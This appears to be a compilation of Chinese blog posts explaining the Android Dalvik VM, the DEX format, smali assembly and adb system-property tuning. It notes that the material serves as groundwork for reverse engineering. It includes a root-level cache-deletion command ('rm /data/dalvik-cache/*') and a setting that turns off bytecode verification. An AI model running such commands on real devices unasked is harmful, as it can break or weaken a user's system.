- **mapOffset**
- - python codedump.py hello.dex
- - 解開 apk, 取出 dex file, 在 redirect 加工.

http://blog.longwin.com.tw/...hitcon-note-2011/

Android Dalvik 虚拟机初识

首先，让我们来思考下面几个问题：

什么是 Dalvik 虚拟机?

Dalvik VM 与 JVM 有什么区别?

Dalvik VM 有什么新的特点?

Dalvik VM 的架构是怎么样的?

首先，我得承认第一个问题问得很傻：什么是 Dalvik 虚拟机？没有人给出过一个明确的定义，但是，我们似乎可以从人们对 Java 虚拟机的描述中得到些信息。

Java 虚拟机（JVM）是一个虚构出来的计算机，是通过在实际的计算机上仿真模拟各种计算机功能来实现的。它有自己完善的硬件架构（如处理器、堆 栈、寄存器等），还具有相应的指令系统。使用“Java 虚拟机”程序就是为了支持与操作系统无关、在任何系统中都可以运行的程序。

因此，我们不妨对 Dalvik 虚拟机作出这样的描述：

Dalvik 虚拟机是 Android 程序的虚拟机，是 Android 中 Java 程序的运行基础。其指令集基于寄存器 架构，执行其特有的文件格式——dex 字节码来完成对象生命周期管理、堆栈管理、线程管理、安全异常管理、垃圾回收等重要功能。它的核心内容是实现库 （libdvm.so），大体由 C 语言实现。依赖于 Linux 内核的一部分功能——线程机制、内存管理机制，能高效使用内存，并在低速 CPU 上表现出的高 性能。每一个 Android 应用在底层都会对应一个独立的 Dalvik 虚拟机实例，其代码在虚拟机的解释下得以执行。

与 Dalvik 虚拟机关系最密切的非 JVM 莫属，在 Android 源码 readme 文档中有这样一段话：Much of the code under this directory originally came from the Apache Harmony project, and as such contains the standard Apache header comment. Some of the code was written originally for the Android project…

Dalvik VM 与 Apache Harmony 项目关系源远流长，因此，与 JVM 关系自然就密切了。

然而：Dalvik VM ≠Java VM

dalvik 基于寄存器，而 JVM 基于 stack

Dalvik 执行的是特有的 DEX 文件格式，而 JVM 运行的是*.class 文件格式。

优势：1、在编译时提前优化代码而不是等到运行时


2、 虚拟机很小，使用的空间也小；被设计来满足可高效运行多种虚拟机实例。


3、常量池已被修改为只使用 32 位的索引，以 简化解释器

JVM 的字节码主要是零地址形式的，概念上说 JVM 是基于栈的架构。Google Android 平台上的应用程序的主要开发语言是 Java，通过其中的 Dalvik VM 来运行 Java 程序。为了能正确实现语义，Dalvik VM 的许多设计都考虑到与 JVM 的兼容性；但它却采用了基于寄存器的架构，其字节码主要是二地址/三地址的混合形式。

基于栈与基于寄存器的架构，谁更快？现在实际的处理器，大多都是基于寄存器的架构，从侧面反映出基于寄存器比基于栈的架构更与实际的处理器接近。但 对于 VM 来说，源架构的求值栈或者寄存器都可能是用实际机器的内存来模拟的，所以性能特性与实际硬件又有不同。一般认为基于寄存器架构的 Dalvik VM 比基于栈架构 JVM 执行效率更高，原因是：虽然零地址指令更紧凑，但完成操作需要更多的 load/store 指令，也意味着更多的指令分派 （instruction dispatch）次数与内存访问次数；访问内存是执行速度的一个重要瓶颈，二地址或三地址指令虽然每条指令占的空间较多，但总体来说可以用更少的指令完 成操作，指令分派与内存访问次数都较少。

我们从下面的截图可以明了的看到与同一段 Java 代码对应的 Java bytecode 与 Dalvid bytecode 的比较。





专有的 DEX 文件格式

一个应用中会定义很多类，

编译完成后即会有很多相应

的 CLASS 文件，CLASS 文件

间会有不少冗余的信息。

dex 字节码和标准 Java 的字节码（Class）在结构上的一个区别是 dex 字节码将多个文件整合成一个，这样，除了减少整体的文件尺寸，I/O 操作，也提高了类的查找速度。

原来每个类文件中的常量池现在由 DEX 文件中一个常量池来管理。

DEX 文件可以进行进一步优化。优化主要是针对以下几个方面：


1、调整所有字段的字节序（LITTLE_ENDIAN）和对齐结构中的没一个域

2、验证 DEX 文件中的所有类

3、对一些特定的类进行优化，对方法里的操作码进行优化

优化 优化后的文件大小会有所增加，应该是原 DEX 文件的 1-4 倍。

odex 是为了在运行过程中进一步提高性能，对 dex 文件的进一步优化




一个应用，一个虚拟机实例，一个进程！！！

每一个 Android 应用都运行在一个 Dalvik 虚拟机实例里，而每一个虚拟机实例都是一个独立的进程空间。每个进程之间可以通信（IPC，Binder 机制实现）。虚拟机的线程机制，内存分配和管理，Mutex 等等都是依赖底层操作系统而实现的。

不同的应用在不同的进程空间里运行，当一个虚拟机关闭或意外中止时不会对其它虚拟机造成影响，可以最大程度的保护应用的安全和独立运行。

Zygote 是虚拟机实例的孵化器。AndroidRuntime.cpp 中 ZygoteInit.main()的执行会完成一个分裂，分裂出来 的子进程继续初始化 Java 层的架构，这个分裂出来的进程就是 system_server。每当系统要求执行一个 Android 应用程序，Zygote 就 会 FORK 出一个子进程来执行该应用程序。这样做的好处显而易见：Zygote 进程是在系统启动时产生的，它会完成虚拟机的初始化，库的加载，预置类库的 加载和初始化等等操作，而在系统需要一个新的虚拟机实例时，Zygote 通过复制自身，最快速的提供个系统。另外，对于一些只读的系统库，所有虚拟机实例 都和 Zygote 共享一块内存区域，大大节省了内存开销。

Android Dalvik 虚拟机初识



Android Dalvik 虚拟机

简介

Android 平台虽然是使用 java 语言来开发应用程序，但 Android 程序却不是运行在标准 java 虚拟机上的。谷歌专门为 Android 平台设计了一套虚拟机来运行 Android 程序。它就是 Dalvik 虚拟机。

特点

* 体积小，占用内存空间小。

* 专有的 DEX 可执行文件格式，体积更小，执行速度更快。

* 常量池采用 32 位索引值，寻址类方法名、字段名、常量更快。

* 基于寄存器架构，并拥有一套完整的指令系统。

* 提供了对象生命周期管理、堆栈管理、线程管理、安全和异常管理以及垃圾回收等重要功能。

* 所有的 Android 程序都运行在 Android 系统进程里，每个进程对应着一个 Dalvik 虚拟机实例。

Dalvik 虚拟机与 Java 虚拟机的区别

1、Java 虚拟机运行的是 java 字节码，Dalvik 虚拟机运行的是 Dalvik 字节码。

2、Dalvik 可执行文件体积更小。

3、Java 虚拟机与 Dalvik 虚拟机架构不同。

Dalvik 汇编语言

1、Dalvik 指令

指令大多由三个字符组成，前两个是数字，最后一个是字母。

第一个数字是表示指令有多少个 16 位的字组成。

第二个数字是表示指令最多使用寄存器的个数。特殊标记‘r’标识使用一定范围内的寄存器。

第三个字母为类型吗，表示指令用到的额外的数据的类型。

例如：22x

第一个 2 表示 指令有两个 16 位字组成

第二个 2 表示 指令使用到 2 个寄存器

第三个 x 表示没有使用到额外的数据

2、DEX 文件反汇编工具

目前 DEX 可执行文件主流的反汇编工具有 BakSmali 与 Dedexer。

指令如：

[java] view plaincopy

```
1. java -jar baksmali.jar -o baksmaliout hello.dex
```

[java] view plaincopy

```
1. java -jar ddx.jar -d ddxout hello.dex
```

3、Dalvik 寄存器

Dalvik 虚拟机是作用于特定架构的 CPU 上运行的，在设计之初采用了 ARM 架构，ARM 架构的 CPU 本身继承了多个寄存器，Dalvik 将部分寄存器映射到了 ARM 寄存器上，还有一个部分则通过调用栈进行模拟。.

Dalvik 虚拟机又是如何虚拟地使用寄存器的呢？Dalvik 虚拟机为每个进程维护一个调用栈，这个调用栈其中一个作用就是用来‘虚拟’寄存器。

4、两种不同的寄存器表示方法

v 命名法采用以小写字母 ‘v’开头的方式表示函数中用到的局部变量与参数，所有的寄存器命名从 v0 开始，依次递增。

p 命名法对函数的局部变量寄存器命名没有影响，它的命名规则：函数中引入的参数命名从 p0 开始，依次递增。

Dalvik 字节码的类型、方法与字段

1、类型

Dalvik 字节码只有两种类型，基本类型与引用类型。

2、方法

Dalvik 使用方法名、类型参数与返回值来详情描述一个方法。

方法格式如下： Lpackage/name/ObjectName;->MethodName(III)Z

3、字段

Dalvik 虚拟机定位字段与字节码静态分析时会用到它。

格式如下：Lpackage/name/ObjectName;->FieldName:Ljava/lang/String;

Dalvik 指令集

1、空操作指令的助记符为 nop。它的值为 00，通常 nop 指令被用来作对齐代码只用。

2、数据操作指令为 move。move 指令根据字节码的大小与类型不同，后面会跟上不同的后缀。

3、返回指令指的是函数结尾时运行的最后一条指令。return-void、return vAA、return-wide vAA、return-object vAA

4、数据定义指令用来定义程序中用到的常量、字符串、类等数据。它的基础字节码为 const。如：const/4 vA，#+B

5、锁指令多用在多线程程序中对同一对象的操作。如：

monitor-enter vAA 锁住

monitor-exit vAA　　释放

6、实例操作指令包括实例的类型转换、检查以及新建等。

7、数组操作指令包括获取数组长度、新建数组、数组赋值、数组元素取值与赋值等操作。

8、异常指令集中有一条指令用来抛出异常。如：throw vAA

9、跳转指令用于从当前地址跳转到指定的偏移处。如：goto、switch、if

10、比较指令用于对两个寄存器的值进行比较。如：cmpkind vAA，vBB

11、字段操作指令用来对对象实例的字段进行读写操作。如：iinstanceop vA，vB，field@CCCC 与 sstaticop vAA，field@BBBB

12、方法调用指令负责调用类实例的方法。它的基础指令为 invoke。如：invoke-kind/range {vCCCC..vNNNNN}

13、数据转换指令用于将一种类型的数值转换成另一种类型。如：unop vA，vB

14、数据运算指令包括算术运算指令与逻辑运算指令。如：binop vAA，vBB，vCC 、add-type、sub-type……。

Dalvik 指令练习

写一个 Dalvik 版的 Hello World。

1、编写 smali 文件

[java] view plaincopy

```
1.  .class public LHelloWorld;
2.  .super Ljava/lang/Object;
3.  .method public static main([Ljava/lang/String;)V
4.      .registers 4
5.      .parameter
6.      .prologue
7.      #空指令
8.      nop
9.      nop
10.     nop
11.     nop
12.     #数据定义指令
13.     const/16 v0, 0x8
14.     const/4 v1, 0x5
15.     const/4 v2, 0x3
16.     #数据操作指令
17.     move v1, v2
18.     #数组操作指令
19.     new-array v0, v0, [I
20.     array-length v1, v0
21.     #实例操作指令
22.     new-instance v1, Ljava/lang/StringBuilder;
23.     #方法调用指令
24.     invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V
25.     #跳转指令
26.     if-nez v0, :cond_0
27.     goto :goto_0
28.     :cond_0
29.     #数据转换指令
30.     int-to-float v2, v2
31.     #数据运算指令
32.     add-float v2, v2, v2
33.     #比较指令
34.     cmpl-float v0, v2, v2
```

```
35.     #字段操作指令
36.     sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;
37.     const-string v1, "Hello World" #构造字符串
38.     #方法调用指令
39.     invoke-virtual {v0, v1}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
40.     #返回指令
41.     :goto_0
42.     return-void
43. .end method
```

2、编译 smali 文件

[java] view plaincopy

```
1.  java -jar smali.jar -o classes.dex HelloWorld.smali
```

3、使用虚拟机测试

小结

了解了 Android 的运行环境 Dalvik 虚拟机，为以后的 Android 的逆向分析打下了一个坚实的基础。

下载

实例与工具下载

http://blog.csdn.net/banketree/article/details/10733749

Dalvik 虚拟机指令格式

要分析 Dalvik 虚拟机运行，就先要了解 Davlik 指令，了解 Davlik 指令之前又要先懂得指令的格式，这样在代码里看到指令时，就会知道这条指令是干什么用了。在 Dalvik 虚拟机的目录下面有这样一份文档，如下：

1、关于指令的位描述

关于每个指令位的布局情况，约定：

- 每 16 位的字采用空格分隔开来。
- 每个字母表示四位，每个字母按顺序从高节开始，排列到低字节。每四位之间可能使用竖线(|)来表示不同的内容，提高对指令的可读性。
- 采用大写字母 A、B 等来表示四位操作码，op 来表示八位操作码。
- 0 来表示这字段所有位为 0 值。

以指令格式为“B|A|op CCCC”为例：
因为中间有空格分隔，每个分开的表示 16 位字，所以表示这条指令有两个 16 位的字组成。第一个 16 位是“B|A|op”，高字节由 B 和 A 组成，低字节由操作码 op 组成。第二个 16 位是由 CCCC 组成，它表示一个 16 位的值。

2、指令格式的标识

关于指令的格式编码，约定：

- 指令的格式编码是由三个字符组成，前两个是数字，最后一个是字母。
- 第一个数字是表示有多少个 16 位的字组成这条指令。
- 第二个数字是表示这条指令最多使用多少个寄存器。
- 第三个是字母，表示指令另外的数据处理。

以格式编码“21t”为例：
表示有两个 16 位字组成，使用一个寄存器，t 表示有一个分支。还有可能在最后面添加一个字母 s，表示静态连接。

下表定义了后面可出现的字母和其含义：

字母	位数	意义
b	8	立即无符号字节。（byte）
c	16,32	常量池索引
f	16	接口常量
h	16	表示高位上的值。
i	32	立即无符号整数，或 32 位浮点数。
l	64	立即无符号长整数，或者 64 位双精度浮点数。
m	16	方法常量。
n	4	立即无符号半字节数。
s	16	立即无符号短整数。
t	8,16,32	跳转，分支。
x	0	没有另外数据。

3、语法说明

关于描述指令的工作过程，约定：

- 每条指令从操作码开始，接着紧跟后面的参数，参数的个数是不定的，每个参数使用逗号分开。
- 使用一个字母表示 4 位。
- 当一个参数是寄存器表示时，采用“vX”的方式，这里采用 v 而不采用 r 是避免与代码里表示有冲突。
- 当参数是一个常量数字时用“＃+X”的方式表示。
- 当参数是访问相对地址时用“＋X”的方式表示。
- 当参数是常量池索引时用“kind@X”的方式表示，其中 kind 表示哪一个常量池被使用。

http://www.cnblogs.com/santry/archive/2011/10/24/2222896.html

Dalvik——如何控制 vm

一、简介

Dalvik 虚拟机支持一系列的命令行参数（使用 adbshell dalvikvm –help 获取列表），但是不可能通过 android 应用运行时来传递任意参数，但是可以通过特定的系统参数来影响虚拟机行为。

对于下述所有参数，你都可以通过 setprop 来设置系统特性，shell 命令如下：

adbshell setprop <name> <value>

必须重启 android 运行时从而使得改变生效（adb shell stop：adb shell start）。这是因为，这些设定在 zygote 进程中处理，而 zygote 最早启动并且永远存活。

你不可以以无特权用户的身份设定 dalvik.*参数及重启系统。你可以在用户调试版本的 shell 上使用 adb root 或者运行 su 命令来获取 root 权限，如有疑问，

adbshell getprop <name>

可以告诉你 setprop 是否发生。

如果你不想在设备重启之后特性消失，在/data/local.prop 上加一行：

<name>= <value>

重启之后这样的改变也会一直存在，但是如果 data 分区被擦除了就消失了。（提示：在工作台上创建一个 local.prop，然后 adb push local.prop /data/，或者，使用类似于 adb shell “echo name =value >> /data/local.prop”的命令——注意，引号很重要）

二、扩展的 JNI 检测

JNI（Java Native Interface），java 本地接口，提供了 java 语言程序调用本地（C/C++）代码的方法。扩展的 JNI 检测会引起系统运行更慢，但是可以发现一系列的讨厌的 bug，防止他们产生问题。

有两个系统参数影响这个功能，这个功能可以通过-Xcheck:jni 命令行参数来激活。第一个参数是 ro.kernel.android.checkjni，这是通过 android 编译系统对 development 的编译来设置的（也可以通过 android 模拟器设置，除非通过模拟器命令行置了-nojni 标志位）。因为这是一个”ro.”特性，设备启动之后参数就不能变了。

为了能触发 CheckJNI 标志位，第二种特性是 dalvik.vm.checkjni，它的值覆盖了 ro.kernel.android.checkjni 的值。

如果这个特性没有被定义，dalvik.vm.checkjni 也没有设置成 false，那么-Xcheck:jni 标志位就没有传入，JNI 检测也就没有使能。

要打开 JNI 检测，使用以下命令：

adbshell setprop dalvik.vm.checkjni true。

也可以通过系统特性将 JNI 检测选项传递给虚拟机，dalvik.vm.jniopts 的值可以通过-Xjniopts 参数传入，例如：

adb shellsetprop dalvik.vm.jniopts forcecopy

更多信息见 JNI 建议。

三、断言

dalvik 虚拟机支持 java 编程语言的断言表达式，默认它是关闭的，但是可以通过-ea 参数的方式(dalvikvm –ea .....)设置 dalvik.vm.enableassertions 特性。

在其他桌面虚拟机中这个参数同样生效，通过提供 class 名、package 名（后跟“...”），或者特殊值“all”。例如：

adbshell setprop dalvik.vm.enableassertion all

就可以在所有非系统 class 中使能断言。

这个系统特性比全命令行更受限制，不可以通过-ea 入口设置更多，而且没有指定-da 入口的方法，而且未来也没有-esa/-dsa 等价的东西。

四、字节码校验和优化

系统尝试预校验 dex 文件中的所有类，从而降低 class 的负担，从而可以使用一系列的优化来提升运行性能。这些都是通过 dexopt 命令来实现的，不论是在编译系统中还是在安装上。在开发设备上，dexopt 可能在 dex 文件第一次被使用时运行，而不论它或者它的依赖是否更新过（Just-in-time 优化和校验，JIT）。

有两个命令行标志位控制 JIT 优化和校验，-Xverify 和-Xdexopt。andorid 框架基于 dalvik.vm.dexopt-flags 特性来配置这俩参数，如果你设定：

adbshell setprop dalvik.vm.dexopt-flags v=a o=v

那么 android 框架会将-Xverify:all-Xdexopt:verified 传递给虚拟机，这将使能校验并且只优化校验成功的 class。这是最安全的设定，也是默认的。

你也可以设定 dalvik.vm.dexopt-flags v=n 使 得框架传输-Xverify:none –Xdexopt:verified 从而不使能校验（我们可以传输-Xdexopt:all 从而允许优化，但是这并不能优化更多代码，因为没有通过校验的 class 可能被优化器以同样的理由跳过）。这时 class 不会被 dexopt 校验，而没被校验的代码很大难以执行。

使能校验会使得 dexopt 命令明显花费更多时间，因为校验过程相对较慢，一旦校验和优化过的 dex 文件准备就绪，校验就不会占用额外的开销除非在加载预校验失败的 class。

如果你的 dex 文件的校验关闭了，而后来又打开了校验器，应用加载会明显变慢（大概 40%以上）因为 class 会在第一次被调用的时候校验。

为了最佳效果，当特性变化的时候你应该为 dex 文件强制重新调用 dexopt，即：

adbshell “rm /data/dalvik-cache/*”

它删除了暂存的 dex 文件，记住要中止再打开运行时（adb shell stop：adb shell start）。

（老的运行时版本支持布尔型的 dalvik.vm.verify-bytecode 特性，但是被 dalvik.vm.dexopt-flags 替代了）

五、运行模式

当 前 dalvik vm 的实现包括三个独立的解释内核：“快速”（fast）、“可移植”（portable）、“调试”（debug）。快速解释器是为当前平台优化的，可 能包括手动优化的汇编文件；相对的，可移植解释器是用 C 写的，可在广泛的平台上使用；调试解释器是可移植解释器的变种，包括了支持程序分析 （profiling）和单步。

vm 可能也支持 just-in-time 编译，严格的说它并不是另一个解释器，JIT 编译器也可以被同样的标志位使能/不使能（查看 dalvik –help 的输出信息来查看 JIT 编译器是否在你的虚拟机里面使能）。

vm 允许你在快速、可移植和 jit 中选择，通过使用-Xint 参数的扩展来实现，该参数的值可以通过 dalvik.vm.execution-mode 系统特性来设置。为了选择可移植解释器，你应该用：

adb shell setpropdalvik.vm.execution-mode int:portable

如果该参数没有指定，系统会自动选择最合适的编译器，有时候机器可能允许选择其他模式，例如 jit 编译器。

不是所有的平台都有优化的实现，有时候，快速编译器是由一系列的 c 实现的，这个结果会比可移植编译器还慢（当我们对所有流行平台都有优化版本的时候，这个命名“快速”就更准确了）。

如果程序分析使能或者调试器连接了，vm 会变为调试解释器。当程序分析结束或者调试器中断连接，就会恢复原来的解释器。（用调试解释器会明显变慢，这是在评估数据时要记住的）

JIT 编译器可以通过在应用程序 AndroidManifest.xml 中加入 android:vmSafeMode=”true”来不使能，你怀疑 JIT 编译器会使得你的应用运行不正常的时候可以使用。

六、死锁预测

如果虚拟机以 WITH_DEADLOCK_PREDICTION 参数编译，那么死锁预测器会在-Xdeadlockpredict 参 数中使能。（dalvikvm –help 会告诉你虚拟机是否编译正确——在 Configured 中按行查找 deadlock_prediction）这个特性会让虚拟机一直跟踪对象的 锁获取的顺序，如果程序试图以与之前看到不同的顺序获取一些锁，虚拟机会 log 一个 warning 并有选择的抛出异常。

命令行参数是基于 dalvik.vm.deadlock-predict 特性设置的，正确的值是 off 表示不使能它（默认），warn 表示 log 问题但是继续执行，err 表示从 monitor-enter 指令中引发一个 dalvik.system.PotentialDeadlockError 异常，abort 表示终止整个虚拟机。

你通常可以这么使用：

adbshell setprop dalvik.vm.deadlock-predict err

除非你可以在 log 信息滚动的时候一直关注着。

注意这个特性是死锁预测，不是死锁检测——在当前实现中，在锁被获取之后才会进行计算（这减轻了代码，降低了互斥信息外的冗余）。在挂起的进程中执行 kill -3 时可以发现一个死锁，并且可以在 log 信息中检测到。

这仅仅考虑了监督程序，本地的互斥量和其他资源也会引起死锁，而且不会被它检测到。

七、dump 堆栈追踪

和其他桌面虚拟机一样，dalvik 虚拟机收到 SIGQUIT（Ctrl-\ 或者 kill -3）时，会为所有的现成 dump 所有的堆栈追踪。它默认写入 Android 的 log，但是也可以写入一个文件。

dalvik.vm.stack-trace-file 特性允许你指定要将线程堆栈追踪写入的文件名，如果不存在，将创建，新的信息将追加到文件尾，文件名通过-Xstacktracefile 参数写入虚拟机。例如：

adbshell setprop dalvik.vm.stack-trace-file /tmp/stack-traces.txt

如果这个特性没有被定义，虚拟机会在收到这个信号时将堆栈追踪信息写入 android log。

八、dex 文件和校验

出于性能考虑，优化过的 dex 文件的和校验被取消了，这通常叫安全，因为文件是在设备上产生的，并且有禁止修改的权限。

